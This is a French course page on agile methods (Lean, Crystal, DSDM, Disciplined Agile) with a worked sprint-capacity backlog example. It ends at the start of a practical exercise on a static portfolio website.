- **Renforcer l'apprentissage** : Lean encourage une amélioration continue et l'apprentissage rapide. Les équipes doivent utiliser des prototypes, des tests précoce et des retours clients pour ajuster rapidement leurs produits.
- **Décider aussi tard que possible** : Retarder les décisions importantes jusqu'à disposer de toutes les informations nécessaires permet une meilleure prise en compte des besoins changeants.
- **Livrer aussi rapidement que possible** : Des livraisons fréquentes permettent d'obtenir des retours rapides et de s'adapter aux nouvelles exigences sans attendre la fin du projet.
- **Autonomiser l'équipe** : Lean encourage la responsabilisation et l'autonomie des membres de l'équipe. Cela permet aux développeurs de prendre des décisions rapidement et d'améliorer leurs

processus.

- **Intégrer la qualité dès le départ** : Au lieu de corriger les erreurs après coup, Lean prône l'intégration de la qualité dès le début du développement avec des tests réguliers et une validation constante.
- **Voir l'ensemble** : Il est essentiel d'avoir une vision globale du produit et du processus, afin de comprendre comment chaque partie du projet s'intègre dans l'ensemble et crée de la valeur.

1. Les Pratiques Clés de Lean Software Development

Lean ne propose pas de pratiques spécifiques ou de rôles formalisés comme Scrum ou XP, mais elle encourage un ensemble d'outils et de techniques pour faciliter l'optimisation continue :

- **Kanban** : souvent utilisé dans Lean pour visualiser le flux de travail et repérer les goulots d'étranglement. Kanban permet de gérer les tâches en cours et d'optimiser le flux.
- **Value Stream Mapping** : Cet outil permet de visualiser toutes les étapes d'un processus pour identifier où se situent les gaspillages et les délais inutiles.
- **Cycle de feedback rapide** : les équipes Lean cherchent à recevoir des retours fréquents des clients ou utilisateurs pour ajuster le développement en temps réel.
- **Prototypes et Minimum Viable Product (MVP)** : pour éviter de gaspiller des ressources sur des fonctionnalités inutiles, Lean favorise le développement de produits minimaux pour tester les hypothèses de valeur du produit avant de développer des fonctionnalités supplémentaires.
- **Automatisation des tests et intégration continue** : ces pratiques garantissent la qualité et permettent d'éviter les retards en détectant les problèmes dès qu'ils apparaissent.

1. Les Rôles dans Lean Software Development

Lean ne prescrit pas de rôles spécifiques, mais voici quelques responsabilités typiques qui s'alignent avec ses principes :

- **Responsable produit (ou chef de projet Lean)** : oriente le développement du produit pour maximiser la valeur et minimiser les gaspillages en accord avec les besoins du client.
- **Développeurs et équipe technique** : responsables de l'intégration de la qualité dans chaque étape, ils identifient les gaspillages dans le flux de travail et cherchent des solutions pour les éliminer.
- **Coach Lean (ou facilitateur Lean)** : un expert qui accompagne l'équipe dans l'application des principes Lean, aide à analyser les flux de travail, et encourage l'amélioration continue.

1. Avantages de Lean Software Development

- **Réduction des gaspillages** : en se concentrant uniquement sur les fonctionnalités essentielles et en éliminant les étapes inutiles, Lean réduit les coûts et améliore l'efficacité du processus.
- **Amélioration de la qualité** : avec la qualité intégrée dès le début et des tests réguliers, Lean aide à prévenir les erreurs coûteuses et à livrer des produits plus fiables.

- **Adaptation rapide aux changements** : les cycles de feedback rapides et les décisions différées permettent de mieux répondre aux besoins évolutifs des clients.
- **Motivation et engagement de l'équipe** : en autonomisant les membres de l'équipe et en les impliquant dans les décisions d'optimisation, Lean améliore la satisfaction et l'engagement au travail.

1. Inconvénients et Limitations de Lean Software Development

- **Complexité de l'élimination des gaspillages** : identifier et éliminer les gaspillages peut être difficile, notamment dans les grandes organisations où de nombreuses étapes et processus sont impliqués.
- **Besoin d'une culture de discipline et d'amélioration continue** : Lean requiert une discipline forte de la part des équipes, notamment pour appliquer des cycles de feedback rapides et des décisions différées.
- **Pas de structure fixe** : Lean laisse beaucoup de liberté aux équipes, ce qui peut être difficile à gérer pour celles qui préfèrent des rôles et processus clairement définis.
- **Investissement en automatisation et outils** : l'intégration continue et l'automatisation des tests sont essentielles, mais elles demandent des outils spécifiques et une expertise technique qui peuvent représenter un investissement initial important.

1. Utilisation de Lean Software Development dans les Projets

Lean est particulièrement adapté aux projets qui :

- **Exigent une grande adaptabilité** et où les spécifications peuvent évoluer.
- Nécessitent une **optimisation des coûts et des délais**, en éliminant les tâches et processus inutiles.
- Impliquent un **lancement rapide d'un MVP** pour tester le marché avant de continuer le développement.

1. Combinaison de Lean avec d'autres Méthodes Agiles

Lean est souvent combinée avec des méthodes agiles comme Kanban ou Scrum, car ses principes peuvent compléter les pratiques d'autres méthodes. Par exemple, Scrum peut apporter des itérations structurées, tandis que Lean améliore la gestion des flux de travail et l'optimisation des processus.

En Résumé

Lean Software Development est une méthode agile orientée sur la **maximisation de la valeur client** en éliminant les gaspillages et en favorisant une livraison rapide et de haute qualité. Elle repose sur des principes d'amélioration continue, de responsabilisation de l'équipe et de qualité intégrée, faisant d'elle une méthode agile particulièrement efficace dans les environnements où les ressources et le temps sont limités, ou dans les projets nécessitant une adaptabilité élevée.

Méthode Crystal

La **méthode Crystal** est une famille de méthodes agiles développée par Alistair Cockburn qui met

l'accent sur l'adaptabilité, la communication et la convivialité dans le développement logiciel. Contrairement aux autres méthodes agiles comme Scrum ou XP, Crystal n'est pas un cadre unique mais plutôt une **famille de méthodologies** adaptées aux projets de différentes tailles et complexités, permettant aux équipes de choisir la meilleure approche selon leurs besoins spécifiques.

1. Les Principes Fondamentaux de la Méthode Crystal

Crystal repose sur des valeurs clés qui orientent le travail d'équipe et la création de logiciels de qualité :

- **Adaptabilité** : Crystal considère que chaque projet est unique, et sa méthodologie doit être flexible pour s'adapter aux particularités du projet, aux compétences de l'équipe, et aux objectifs.
- **Communication** : La méthode met un fort accent sur la **communication fréquente et directe** entre les membres de l'équipe et avec les parties prenantes pour s'assurer que chacun comprend les objectifs et les exigences du projet.
- **Simplicité et efficacité** : Crystal encourage les équipes à **simplifier le processus** autant que possible pour éviter les gaspillages et les processus lourds.
- **Livrasons fréquentes** : Comme les autres méthodes agiles, Crystal favorise des cycles de livraison fréquents pour permettre des retours rapides et ajuster les fonctionnalités selon les besoins.
- **Sécurité et qualité** : Crystal encourage les pratiques qui améliorent la qualité du code et la sécurité du produit, comme les tests continus et les revues de code.

1. Les Variantes de Crystal

La méthode Crystal est unique car elle propose différentes **versions adaptées à la taille de l'équipe et à la complexité du projet**. Les principales variantes de Crystal sont les suivantes :

- **Crystal Clear** : Conçu pour les petites équipes de 6 personnes maximum, travaillant sur des projets de faible criticité. Crystal Clear met l'accent sur la communication directe et la simplicité.
- **Crystal Yellow** : Adapté aux équipes de taille moyenne, entre 7 et 20 personnes. Crystal Yellow propose plus de documentation et de structure que Crystal Clear, tout en conservant des cycles courts et une forte communication.
- **Crystal Orange** : Pour les équipes de 20 à 50 personnes, travaillant sur des projets de criticité moyenne. Cette version inclut des pratiques plus structurées, des révisions de code et une documentation plus complète.
- **Crystal Red et Crystal Magenta** : Utilisées pour des équipes de plus de 50 membres, sur des projets critiques pour la sécurité. Ces versions intègrent des processus de vérification rigoureux, davantage de documentation, et des pratiques de qualité strictes.

1. Les Pratiques Clés de la Méthode Crystal

Crystal ne propose pas un ensemble de pratiques strictes mais encourage certaines pratiques agiles adaptées à la taille de l'équipe et aux objectifs du projet :

- **Livraisons fréquentes** : Crystal préconise des livraisons régulières, en général toutes les quelques semaines, pour favoriser les retours clients et permettre des ajustements rapides.
- **Amélioration continue** : À travers des rétrospectives fréquentes et une attention portée à la qualité, les équipes Crystal s'efforcent d'améliorer constamment leurs processus.
- **Tests et révisions régulières** : Les tests automatisés et les revues de code sont encouragés pour assurer la qualité du produit final, bien que le niveau de rigueur dépende de la variante utilisée (Clear, Yellow, Orange, etc.).
- **Ateliers et séances de communication** : Crystal encourage des réunions et des ateliers réguliers, notamment des stand-ups quotidiens, des démonstrations de produit, et des réunions de planification.
- **Documentation légère et flexible** : Crystal utilise une documentation adaptable, en évitant les processus lourds. La documentation est créée uniquement si elle ajoute de la valeur ou est nécessaire pour la continuité du projet.

1. Les Rôles dans Crystal

Crystal est également flexible concernant les rôles. Elle ne définit pas de rôles stricts comme Scrum, mais encourage des responsabilités adaptables selon la taille de l'équipe et le projet :

- **Chef de projet** : il coordonne les activités de l'équipe et veille au respect des objectifs et des délais.
- **Développeurs** : responsables du développement, ils participent activement aux tests, revues de code, et assurent la qualité du logiciel.
- **Utilisateur ou client représentant** : le client ou un représentant est souvent impliqué pour fournir des retours réguliers, clarifier les exigences, et valider les fonctionnalités.

1. Avantages de la Méthode Crystal

- **Flexibilité et adaptabilité** : Crystal est particulièrement flexible et peut s'adapter aux besoins spécifiques des projets et des équipes, offrant des solutions légères pour les petits projets et des structures plus robustes pour les projets critiques.
- **Accent sur la communication** : en mettant l'accent sur la communication et la transparence, Crystal améliore la compréhension des besoins du client et la cohésion d'équipe.
- **Livraisons rapides** : les cycles courts et les livraisons fréquentes permettent d'obtenir des retours rapides et d'ajuster les fonctionnalités sans attendre la fin du projet.
- **Simplicité** : avec une documentation minimale et des processus légers, Crystal permet de se concentrer sur le développement du produit et d'éviter la bureaucratie.

1. Inconvénients et Limitations de Crystal

- **Manque de structure pour les grandes équipes** : bien que Crystal propose des variantes pour les grandes équipes, elle reste moins structurée que des méthodes comme Scrum ou SAFe, ce qui peut poser des défis organisationnels.

- **Nécessite une équipe expérimentée** : Crystal étant très flexible, elle nécessite souvent des équipes expérimentées capables de s'auto-organiser et de définir leurs propres processus d'amélioration.
- **Documentation limitée** : bien que ce soit un avantage pour certains projets, la documentation minimale peut être un inconvénient pour les projets nécessitant des traces écrites ou une traçabilité stricte.

1. Utilisation de Crystal dans les Projets

Crystal est bien adapté pour les projets où :

- Les équipes sont relativement petites à moyennes et peuvent facilement communiquer sans trop de formalités.
- La criticité du projet varie, nécessitant une approche adaptable (d'où l'usage des variantes Clear, Yellow, Orange, etc.).
- L'équipe bénéficie d'une forte expérience et peut gérer un processus moins structuré avec plus d'autonomie.

En Résumé

La méthode Crystal est une approche agile **flexible et adaptable**, conçue pour offrir aux équipes de développement une méthodologie ajustable en fonction de la taille du projet, de la criticité, et de la composition de l'équipe. Elle privilégie la communication, la simplicité, et les cycles de livraison courts, tout en s'assurant que chaque projet bénéficie d'une méthode sur mesure. Crystal est idéal pour les équipes agiles expérimentées recherchant une méthode qui s'adapte aux besoins spécifiques de chaque projet.

Méthode DSDM (Dynamic Systems Development Method)

La **méthode DSDM (Dynamic Systems Development Method)** est un cadre agile axé sur le développement rapide d'applications et d'autres systèmes informatiques. DSDM est une méthode agile qui se distingue par son accent sur les phases de projet, sa gestion structurée et son approche orientée client. Elle se base sur des principes de flexibilité, de collaboration, et de cycles de développement courts pour garantir une livraison de haute qualité, même pour les projets complexes et de grande envergure.

1. Principes Fondamentaux de la Méthode DSDM

DSDM repose sur huit principes clés qui dirigent chaque étape du projet pour optimiser l'efficacité et la satisfaction des clients :

- **Focus sur les besoins des entreprises** : L'objectif principal est de satisfaire les besoins métiers des clients et utilisateurs finaux. Toutes les décisions doivent être orientées vers la création de valeur ajoutée.
- **Livraison dans les délais** : La ponctualité est cruciale en DSDM. Les fonctionnalités essentielles sont livrées en premier pour respecter les délais, et les exigences sont priorisées.
- **Collaboration** : La coopération entre toutes les parties prenantes, y compris les clients, est

cruciale pour assurer une compréhension claire et partagée des objectifs et des priorités.

- **Qualité intégrée** : La qualité est garantie dès le départ et tout au long du projet grâce à des tests continus, des revues et une implication des parties prenantes dans la validation.
- **Développement incrémental** : Les fonctionnalités sont développées par petites étapes, avec des ajustements constants en fonction des retours et des évolutions des besoins.
- **Iterative Development** : Le processus est itératif, permettant de revisiter et d'ajuster le développement à chaque cycle, jusqu'à ce que les résultats soient satisfaisants.
- **Contrôle de toutes les parties** : L'équipe entière est impliquée dans le processus de prise de décision, permettant une responsabilité partagée et une meilleure implication.
- **Communication claire et continue** : Des échanges réguliers et transparents facilitent une coordination efficace entre les membres de l'équipe et les clients.

1. Les Phases de la Méthode DSDM

DSDM divise le cycle de vie du projet en plusieurs phases bien définies pour structurer le développement et contrôler la qualité à chaque étape. Les phases incluent :

1. **Pré-étude** : Cette première phase consiste à évaluer la faisabilité du projet, définir les objectifs et s'assurer que le projet peut être mené selon les principes DSDM.
2. **Étude de faisabilité** : Une analyse approfondie de la faisabilité technique, des contraintes, et des attentes est menée pour identifier les ressources nécessaires, les parties prenantes et les risques potentiels.
3. **Modélisation fonctionnelle** : Cette phase se concentre sur le développement des prototypes fonctionnels qui servent à définir les principales fonctionnalités. Elle est interactive et itérative, permettant d'obtenir des retours fréquents des clients.
4. **Conception et construction** : Durant cette étape, les prototypes fonctionnels sont transformés en composants du produit final, intégrant les exigences de qualité et les spécifications techniques.
5. **Implémentation** : La version finale du produit est testée, déployée et livrée aux utilisateurs finaux. Des retours sont obtenus, et les derniers ajustements sont apportés pour finaliser le produit.
6. **Post-implémentation** : Après la mise en production, une phase de rétrospective permet d'analyser les performances du projet et d'identifier les améliorations pour les futurs projets.

7. Les Rôles dans DSDM

DSDM propose des rôles spécifiques pour garantir la responsabilité et l'implication des bonnes parties prenantes :

- **Sponsor exécutif** : Responsable de la vision du projet, il soutient l'équipe et prend les décisions stratégiques.
- **Visionnaire** : Ce rôle consiste à clarifier et défendre les objectifs métier, en définissant les

priorités des fonctionnalités.

- **Coach DSDM** : Forme l'équipe aux pratiques DSDM et s'assure que les principes sont appliqués correctement.
- **Développeur** : Responsable de la création des prototypes, des tests, et de la qualité des livrables.
- **Testeur** : Effectue des tests pour vérifier que chaque fonctionnalité répond aux critères de qualité définis.
- **Client ou utilisateur final** : Fournit des retours fréquents pour garantir que le produit répond bien aux besoins.

1. Pratiques Clés de la Méthode DSDM

DSDM utilise des pratiques agiles éprouvées pour optimiser le développement de logiciels :

- **MoSCoW (Must have, Should have, Could have, Won't have)** : Méthode de priorisation des exigences, où les fonctionnalités sont catégorisées par ordre d'importance. Les éléments « Must have » (indispensables) sont développés en premier, garantissant la satisfaction des besoins critiques en priorité.
- **Timeboxing** : Chaque phase de développement est limitée dans le temps, ce qui favorise le respect des délais et permet de mieux gérer les attentes des parties prenantes.
- **Prototypage rapide** : Les prototypes sont développés rapidement pour illustrer les concepts clés et obtenir des retours rapides.
- **Tests continus** : Les tests sont intégrés dès le début du développement et effectués de manière continue pour s'assurer de la qualité du produit final.
- **Réunions de revue de projet** : Des réunions régulières permettent de vérifier les progrès et d'ajuster les priorités en fonction des retours des parties prenantes.

1. Avantages de la Méthode DSDM

- **Respect des délais** : Grâce au timeboxing et à la priorisation MoSCoW, DSDM garantit que les fonctionnalités essentielles sont livrées dans les délais convenus.
- **Flexibilité** : En permettant des ajustements en fonction des retours, DSDM s'adapte aux besoins évolutifs des clients tout au long du projet.
- **Qualité accrue** : Les tests continus et la collaboration avec les clients assurent une qualité constante tout au long du processus de développement.
- **Implicitité et responsabilisation** : L'engagement des parties prenantes et les rôles clairement définis renforcent la responsabilité et l'adhésion des équipes.
- **Réduction des risques** : Avec ses phases structurées et ses pratiques de validation continue, DSDM réduit les risques en assurant des contrôles réguliers et en priorisant les fonctionnalités critiques.

1. Inconvénients et Limitations de DSDM

- **Complexité de mise en place** : DSDM peut nécessiter des ajustements pour s'adapter aux besoins d'équipes et de projets plus petits, ce qui peut être plus complexe que d'autres méthodes agiles.
- **Dépendance au sponsor et au client** : La méthode repose sur une forte implication des clients et des sponsors, ce qui peut être difficile à obtenir dans certaines organisations.
- **Adaptabilité aux petites équipes limitée** : DSDM est plus adapté aux projets de moyenne à grande envergure, avec une structure formelle qui peut sembler excessive pour les petites équipes.

1. Utilisation de DSDM dans les Projets

DSDM convient particulièrement aux projets qui :

- Exigent une livraison rapide de versions fonctionnelles pour répondre à des besoins critiques.
- Ont des exigences évolutives mais nécessitent un cadre formel pour garantir la qualité et la structure du développement.
- Impliquent des clients et parties prenantes prêts à s'engager de manière active et continue.

En Résumé

La méthode DSDM est une approche agile particulièrement adaptée aux projets de moyenne à grande envergure nécessitant **structure, flexibilité et qualité**. Grâce à des pratiques de priorisation, de timeboxing et de tests continus, elle garantit que les fonctionnalités critiques sont livrées en temps voulu tout en permettant des ajustements progressifs en fonction des besoins évolutifs du client. DSDM combine agilité et rigueur, en assurant que chaque étape du projet apporte de la valeur et en minimisant les risques liés aux délais et à la qualité.

Méthode Disciplined Agile

La **méthode Disciplined Agile (DA)** est un cadre agile pragmatique et flexible qui aide les organisations à optimiser leurs processus de développement en intégrant les meilleures pratiques de diverses méthodologies. Créée par Scott Ambler et Mark Lines, DA est une approche hybride qui combine des éléments d'Agile, Lean, Scrum, Kanban, SAFe, XP (Extreme Programming), et autres méthodes, pour offrir une grande adaptabilité aux équipes et aux organisations de tailles variées.

1. Principes Fondamentaux de Disciplined Agile (DA)

DA se distingue par quatre principes clés qui dirigent son cadre et son adoption :

- **Optimiser l'ensemble de l'organisation** : DA ne se limite pas aux équipes de développement ; il favorise une approche systémique où chaque domaine (RH, finance, opérations, etc.) contribue au succès du développement.
- **Développer un écosystème agile personnalisé** : DA permet aux organisations de choisir et d'adapter les pratiques agiles les plus pertinentes pour elles, créant ainsi un cadre agile qui répond à leurs besoins spécifiques.
- **Favoriser la prise de décision contextuelle** : DA reconnaît qu'il n'existe pas de solution unique

pour tous les contextes. Les équipes sont encouragées à choisir leurs pratiques en fonction de leurs spécificités (taille, domaine, type de projet, etc.).

- **Amélioration continue** : DA encourage une culture de Kaizen où l'évaluation et l'amélioration du processus sont continues pour une agilité toujours plus efficiente.

1. Structure de Disciplined Agile

DA repose sur une structure en **couches** et **domaines de processus** pour guider les équipes dans la sélection des pratiques, avec des options et des conseils selon la situation. Les couches principales incluent :

- **Agilité de l'équipe** : Adaptée aux équipes qui appliquent Scrum, Kanban, ou des pratiques agiles de base. Elle encourage les choix de pratiques flexibles en fonction du contexte de l'équipe.
- **Livraison de solutions** : La couche qui soutient l'ensemble du processus de développement, de la conception à la livraison, avec un accent sur la gestion des dépendances et la qualité des livrables.
- **Agilité de l'entreprise** : Pour intégrer l'agilité dans toute l'organisation, cette couche inclut la coordination des initiatives entre départements et la gestion des portefeuilles de projets.
- **Amélioration continue** : Couche qui met l'accent sur la révision des processus et l'amélioration des performances.

1. Les Phases de DA

DA utilise un modèle de cycle de vie qui inclut différentes phases pour structurer les projets et assurer une gestion efficace. Ces phases sont adaptables selon le type de projet :

1. **Conception initiale** : Définir les objectifs du projet, la stratégie, et les principales parties prenantes. Il s'agit d'une phase préparatoire qui aide à identifier les contraintes et les opportunités.
2. **Construction** : Développer l'application par itérations, en intégrant des pratiques de tests et de qualité. Cette phase est guidée par des sprints ou des itérations de travail.
3. **Transition** : Cette étape vise à préparer le projet pour sa mise en production, en incluant les tests finaux, la formation, et la documentation.
4. **Production** : Une fois le produit livré, DA encourage un suivi des performances et la maintenance continue pour garantir sa qualité.
5. **Rétrospective et amélioration continue** : À la fin du cycle, une révision complète du projet est réalisée pour identifier les axes d'amélioration et optimiser le processus pour les projets futurs.

6. Les Rôles dans DA

Disciplined Agile définit plusieurs rôles clés pour garantir une répartition efficace des responsabilités :

- **Chef d'équipe agile** : Responsable de l'encadrement de l'équipe et de la facilitation des pratiques agiles adaptées au contexte.

- **Propriétaire de produit** : Définit et priorise les fonctionnalités du produit en collaboration avec les parties prenantes, assurant que la solution répond aux besoins.
- **Architecte de solution** : Responsable de l'architecture technique du projet et de la conformité aux standards techniques de l'entreprise.
- **Coach agile** : Guide l'équipe dans l'adoption des pratiques DA et soutient l'amélioration continue.
- **Membre de l'équipe de livraison** : Comprend les développeurs, testeurs, et autres intervenants techniques, tous responsables de la création et de la livraison du produit.

1. Les Domaines de Processus dans DA

Disciplined Agile identifie plusieurs domaines de processus pour aider les équipes à naviguer dans les différents aspects du développement et des pratiques agiles :

- **Exploration** : L'équipe identifie les besoins, collecte des informations et affine les exigences.
- **Coordination** : Gère les dépendances, les ressources, et la communication entre les équipes.
- **Développement itératif** : DA offre des options pour adopter des pratiques de développement itératif, telles que Scrum et Kanban.
- **Qualité** : DA intègre des pratiques de tests et d'assurance qualité continue, s'inspirant de XP et autres pratiques d'ingénierie agiles.
- **Déploiement et livraison** : Ce domaine inclut des pratiques pour la gestion des versions, la livraison continue, et le suivi de la performance après le déploiement.

1. Avantages de Disciplined Agile

- **Approche personnalisable** : DA permet aux organisations de choisir les pratiques les plus adaptées, créant ainsi un cadre agile spécifique à leurs besoins.
- **Intégration de plusieurs méthodologies** : DA combine des éléments de Scrum, XP, Lean, et d'autres méthodes, offrant ainsi une boîte à outils complète.
- **Adaptabilité organisationnelle** : DA est conçu pour être utilisé à la fois par des petites équipes et de grandes entreprises, avec des pratiques qui s'étendent à tous les services.
- **Amélioration continue structurée** : DA encourage une culture d'amélioration continue avec des étapes claires et mesurables.

1. Inconvénients et Limitations de Disciplined Agile

- **Complexité de mise en œuvre** : En raison de sa flexibilité et de ses multiples options, DA peut sembler complexe et difficile à implémenter sans expertise.
- **Nécessite une formation spécifique** : Les équipes et les organisations doivent être formées aux concepts de DA pour tirer pleinement profit de ses capacités.
- **Tendance à l'indécision** : Avec autant de pratiques et de cadres disponibles, les équipes peuvent se retrouver submergées par le choix des outils et processus.

- **Coût de mise en œuvre élevé** : DA peut nécessiter des ressources importantes pour intégrer correctement ses pratiques dans toute l'organisation.

1. Disciplined Agile dans la Pratique

DA est particulièrement utile dans les contextes suivants :

- **Grandes entreprises** : Les organisations ayant besoin d'un cadre agile structuré et complet pour gérer plusieurs équipes et projets bénéficieront de DA.
- **Environnements complexes** : Les entreprises ayant des processus interconnectés et des équipes distribuées trouveront DA bénéfique pour l'alignement des pratiques agiles.
- **Projets nécessitant une flexibilité accrue** : Les projets ayant des exigences fluctuantes peuvent utiliser DA pour ajuster leurs pratiques en temps réel.
- **Organisations en transition agile** : Les entreprises en cours de transformation agile peuvent utiliser DA pour adopter progressivement les pratiques agiles et améliorer leur agilité organisationnelle.

En Résumé

La méthode Disciplined Agile est un cadre complet et adaptable, offrant une grande flexibilité dans l'adoption des pratiques agiles. Sa **structure multi-couche** permet aux organisations de choisir des pratiques adaptées à leurs besoins spécifiques, en intégrant les meilleures pratiques d'Agile, Lean, et autres méthodologies. Bien que complexe à mettre en place, DA offre une puissante solution pour les entreprises qui recherchent une agilité à grande échelle et un processus d'amélioration continue structuré.

Backlog ?

L'expression « **backlog = personne * temps** » est souvent utilisée dans le contexte de la gestion de projets agiles pour décrire le concept de backlog de produit et comment le travail est évalué en termes de capacité des ressources humaines et du temps disponible. Décomposons cette expression pour mieux comprendre ce qu'elle signifie.

1. Qu'est-ce qu'un Backlog ?

Un **backlog** est une liste priorisée de tâches, fonctionnalités, améliorations ou corrections qui doivent être réalisées dans un projet. Dans le contexte agile, le backlog de produit est un élément essentiel qui contient :

- **User Stories** : Des descriptions des fonctionnalités du point de vue de l'utilisateur.
- **Tâches techniques** : Des éléments nécessaires à la maintenance ou à l'amélioration de l'infrastructure technique.
- **Bugs** : Des corrections à apporter pour améliorer la qualité du produit.

Le backlog est un outil vivant qui évolue au fur et à mesure que le projet progresse, des nouvelles idées sont ajoutées et des éléments existants sont mis à jour ou retirés.

1. Décomposition de l'Équation : « **Backlog = Personne * Temps** »

#a. Personne

Le terme « **personne** » fait référence aux membres de l'équipe qui travaillent sur le backlog. Chaque personne dans l'équipe a une capacité et des compétences spécifiques qui influencent la manière dont les tâches peuvent être abordées. Par exemple :

- Un développeur peut avoir une capacité à réaliser un certain nombre de **points d'histoire** (une unité de mesure du travail) dans un sprint.
- Un designer peut être capable de créer un certain nombre de maquettes ou de prototypes dans un laps de temps donné.

#b. Temps

Le terme « **temps** » fait référence à la durée disponible pour travailler sur le backlog. Cela peut être mesuré en :

- **Sprints** : Dans une méthode agile comme Scrum, un sprint est une période de temps fixe (généralement de deux à quatre semaines) durant laquelle l'équipe s'engage à accomplir une partie du backlog.
- **Jours ou heures** : Cela peut aussi être évalué en fonction de la durée totale disponible pour travailler sur les tâches, tenant compte des vacances, des jours de congé, etc.

1. Interprétation de l'Équation

- **Capacité de l'Équipe** : L'équation met en lumière que la quantité de travail (backlog) qui peut être réalisée dépend directement de la taille de l'équipe (le nombre de personnes disponibles) et du temps qu'elles peuvent consacrer à ce travail. Par exemple, si une équipe de cinq personnes travaille pendant un sprint de deux semaines, elle aura une certaine capacité de livraison.
- **Planification et Estimation** : En utilisant cette équation, les équipes peuvent estimer combien de travail elles peuvent accomplir dans un sprint donné. Si elles savent qu'une personne peut gérer 10 points d'histoire dans une semaine, alors une équipe de 5 personnes pourrait théoriquement accomplir 50 points d'histoire en une semaine.
- **Gestion du Backlog** : La capacité de l'équipe et le temps disponible aident à gérer le backlog. Si le backlog est trop chargé et que la capacité de l'équipe est insuffisante (peut-être en raison de vacances ou d'absences), cela peut créer un goulot d'étranglement. Les équipes doivent ajuster le backlog en fonction de leur capacité réelle.

1. Utilisation Pratique dans un Projet Agile

Dans un projet agile, l'équipe peut utiliser cette équation pour :

- **Évaluer la capacité** : Avant de planifier un sprint, l'équipe peut calculer sa capacité en fonction du nombre de membres et du temps disponible. Cela aide à décider combien d'éléments du backlog peuvent être sélectionnés pour le sprint.
- **Prioriser le backlog** : Comprendre la capacité de l'équipe permet également de prioriser le backlog en fonction des éléments qui peuvent être réalisés dans un délai donné.
- **Ajuster les attentes** : Si une équipe constate qu'elle ne peut pas traiter le backlog à la vitesse

souhaitée, elle peut ajuster ses attentes, revoir les priorités, ou même ajouter des ressources supplémentaires si nécessaire.

1. Conclusion

L'expression « **backlog = personne * temps** » illustre l'importance de la capacité de l'équipe et du temps disponible dans la gestion du backlog de produit. Elle aide les équipes à planifier de manière réaliste et à ajuster leurs priorités en fonction des ressources humaines et du temps, favorisant ainsi une gestion efficace du travail en cours. En tenant compte de ces facteurs, les équipes peuvent améliorer leur productivité et la qualité de leurs livrables.

Backlog (Exemple)

Pour illustrer l'expression « **backlog = personne * temps** » dans le contexte d'une méthode agile, prenons un exemple concret avec une équipe de développement travaillant sur un projet de création d'une application mobile. Nous allons décrire comment l'équipe utilise cette équation pour planifier et gérer son backlog.

Illustration de la Méthode : Application Mobile

Contexte

Une équipe de développement est chargée de créer une application mobile pour la gestion des tâches. Le backlog comprend plusieurs fonctionnalités à développer, telles que :

- Inscription et authentification des utilisateurs
- Création de listes de tâches
- Notifications de rappels
- Intégration avec un calendrier

1. Composition de l'Équipe

L'équipe est composée de :

- **2 Développeurs** (chacun capable de réaliser 8 points d'histoire par sprint)
- **1 Designer** (capable de produire 5 maquettes de fonctionnalités par sprint)
- **1 Chef de Projet** (qui gère le backlog et la coordination)

1. Temps Disponible

L'équipe planifie de travailler sur un **sprint de 2 semaines**. Supposons que :

- Chaque développeur travaille **40 heures par semaine**.
- Le designer travaille également **40 heures par semaine**.
- Le Chef de Projet consacre **10 heures par semaine** à la gestion des réunions et à la planification.

1. Calcul de la Capacité

- **Capacité des Développeurs :**

- 2 développeurs × 8 points d'histoire par développeur = **16 points d'histoire par sprint**
- **Capacité du Designer :**
 - 1 designer × 5 maquettes par sprint = **5 maquettes par sprint**

1. Planification du Sprint

L'équipe utilise le calcul de la capacité pour planifier le sprint. Au début du sprint, le backlog contient les éléments suivants :

- User Story 1** : Inscription des utilisateurs (5 points d'histoire)
- User Story 2** : Création de listes de tâches (8 points d'histoire)
- User Story 3** : Notifications de rappels (3 points d'histoire)
- User Story 4** : Intégration avec un calendrier (5 points d'histoire)
- Total des Points d'Histoire dans le Backlog**

- Total du backlog : $5 + 8 + 3 + 5 = \textbf{21 points d'histoire}$

1. Évaluation et Ajustement

Avec une capacité de **16 points d'histoire**, l'équipe se rend compte qu'elle ne peut pas traiter toutes les User Stories dans ce sprint. Ainsi, elle doit prioriser :

- **User Story 1** (5 points) : Inscription des utilisateurs
- **User Story 2** (8 points) : Création de listes de tâches
- **User Story 3** (3 points) : Notifications de rappels

Cela donne un total de 16 points, ce qui correspond à la capacité de l'équipe. L'**User Story 4** (5 points) est mise de côté pour le prochain sprint.

1. Visualisation du Backlog

Le tableau Kanban de l'équipe pourrait ressembler à ceci pendant le sprint :

À faire	En cours	Terminé
Inscription des utilisateurs (5)	Création de listes (8)	Notifications de rappels (3)
Intégration avec le calendrier (5)		

Conclusion

Cet exemple montre comment l'expression « **backlog = personne * temps** » peut être appliquée dans un contexte réel pour aider une équipe agile à planifier efficacement son travail. En évaluant les capacités des membres de l'équipe et le temps disponible, l'équipe peut ajuster le backlog, prioriser les tâches, et s'assurer qu'elle reste productive tout en maintenant la qualité des livrables. Cela permet également de mieux gérer les attentes des parties prenantes et d'optimiser le processus de développement.

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).



5 - # TP Agile

Site Web Statique pour un Portfolio

Contexte

Une équipe de trois personnes est chargée de créer un site web statique pour un **portfolio professionnel**. Le site doit contenir des informations sur les projets, les compétences, les expériences et les coordonnées de l'utilisateur.

1. Composition de l'Équipe

L'équipe se compose de :

- **1 Développeur Frontend** (capable de réaliser 5 points d'histoire par semaine)
- **1 Designer** (capable de créer 3 maquettes par semaine)
- **1 Responsable de Contenu** (capable de produire 4 sections de contenu par semaine)

1. Temps Disponible

L'équipe planifie de travailler sur un **sprint de 1 semaine**. Supposons que :

- Chaque membre de l'équipe travaille **40 heures** pendant la semaine.

1. Calcul de la Capacité

- **Capacité du Développeur Frontend :**
 - $1 \text{ développeur} \times 5 \text{ points d'histoire par semaine} = 5 \text{ points d'histoire par sprint}$
- **Capacité du Designer :**
 - $1 \text{ designer} \times 3 \text{ maquettes par sprint} = 3 \text{ maquettes par sprint}$
- **Capacité du Responsable de Contenu :**
 - $1 \text{ responsable de contenu} \times 4 \text{ sections par sprint} = 4 \text{ sections de contenu par sprint}$

Pour calculer un backlog pour un site web statique, il est important de définir clairement les fonctionnalités souhaitées, estimer le temps nécessaire pour chaque tâche, et les organiser en User Stories. Voici un exemple détaillé de la façon dont vous pouvez établir un backlog pour un site web statique, ainsi qu'un guide pour le calculer et le prioriser.

Exemples de Backlog pour un Site Web Statique

Voici un exemple de backlog structuré pour un site web statique :

